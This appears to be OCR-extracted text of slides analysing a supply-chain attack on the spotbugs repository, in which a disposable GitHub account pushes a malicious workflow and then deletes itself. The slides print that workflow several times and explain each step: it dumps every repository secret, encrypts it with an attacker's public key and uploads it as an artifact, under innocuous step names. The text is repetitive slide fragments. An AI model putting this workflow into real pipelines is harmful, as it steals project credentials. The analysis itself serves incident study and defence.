
Memberships & disposable users

TTP #2


- The attacker invited their dummy user to the repository spotbugs/spotbugs (username: JurkaOfAvak)
- JurkaOfAvak pushed a branch with a malicious workflow to exfiltrate the PAT
- Once the workflow was triggered, “JurkaOfAvak” deleted the branch and itself

Memberships & disposable users


TTP #2




Step #3: Lateral Movement (branch creation)




Step #3: Lateral Movement (branch creation)




Step #3: Lateral Movement (branch creation)



Step #3: Lateral Movement (mal. workflow)



Step #3: Lateral Movement (mal. workflow)





Step #3: Lateral Movement (mal. workflow)

```
steps:
- env:
    VALUES: ${{ toJSON(secrets)}}
  name: Prepare repository
  run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n                                    "
- name: Run Tests
  env:
    PUBKEY: '-----BEGIN PUBLIC KEY-----

      ....

      -----END PUBLIC KEY-----

      '
  run: aes_key=$(openssl rand -hex 12 | tr -d '\n');openssl enc -aes-256-cbc -pbkdf2
    -in output.json -out output_updated.json -pass pass:$aes_key;echo $aes_key
    | openssl rsautl -encrypt -pkcs -pubin -inkey <(echo "$PUBKEY") -out lookup.txt
    2> /dev/null;
- name: Upload artifacts
  uses: actions/upload-artifact@v4
  with:
    name: files
    path: ' |

      output_updated.json

      lookup.txt'
```

Step #3: Lateral Movement (mal. workflow)

```
steps:
- env:
    VALUES: ${{ toJSON(secrets)}}
  name: Prepare repository
  run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n
- name: Run Tests
  env:
    PUBKEY: '-----BEGIN PUBLIC KEY-----

      ....

      -----END PUBLIC KEY-----

      '
  run: aes_key=$(openssl rand -hex 12 | tr -d '\n');openssl enc -aes-256-cbc -pbkdf2
    -in output.json -out output_updated.json -pass pass:$aes_key;echo $aes_key
    | openssl rsautl -encrypt -pkcs -pubin -inkey <(echo "$PUBKEY") -out lookup.txt
    2> /dev/null;
- name: Upload artifacts
  uses: actions/upload-artifact@v4
  with:
    name: files
    path: ' |

      output_updated.json

      lookup.txt'
```

1. Stringify and write to file all the secrets of the repository (output.json)

Step #3: Lateral Movement (mal. workflow)

```
- name: Run Tests
  env:
    PUBKEY: '-----BEGIN PUBLIC KEY-----

      ....

      -----END PUBLIC KEY-----

      '
  run: aes_key=$(openssl rand -hex 12 | tr -d '\n');openssl enc -aes-256-cbc -pbkdf2
    -in output.json -out output_updated.json -pass pass:$aes_key;echo $aes_key
    | openssl rsautl -encrypt -pkcs -pubin -inkey <(echo "$PUBKEY") -out lookup.txt
    2> /dev/null;
```

1. Stringify and write to file all the secrets of the repository (output.json)
2. Generate an AES symmetric key
3. Encrypt the output.json file using the new key
4. Encrypt both the encrypted file and the AES key using their asymmetric key

Step #3: Lateral Movement (mal. workflow)

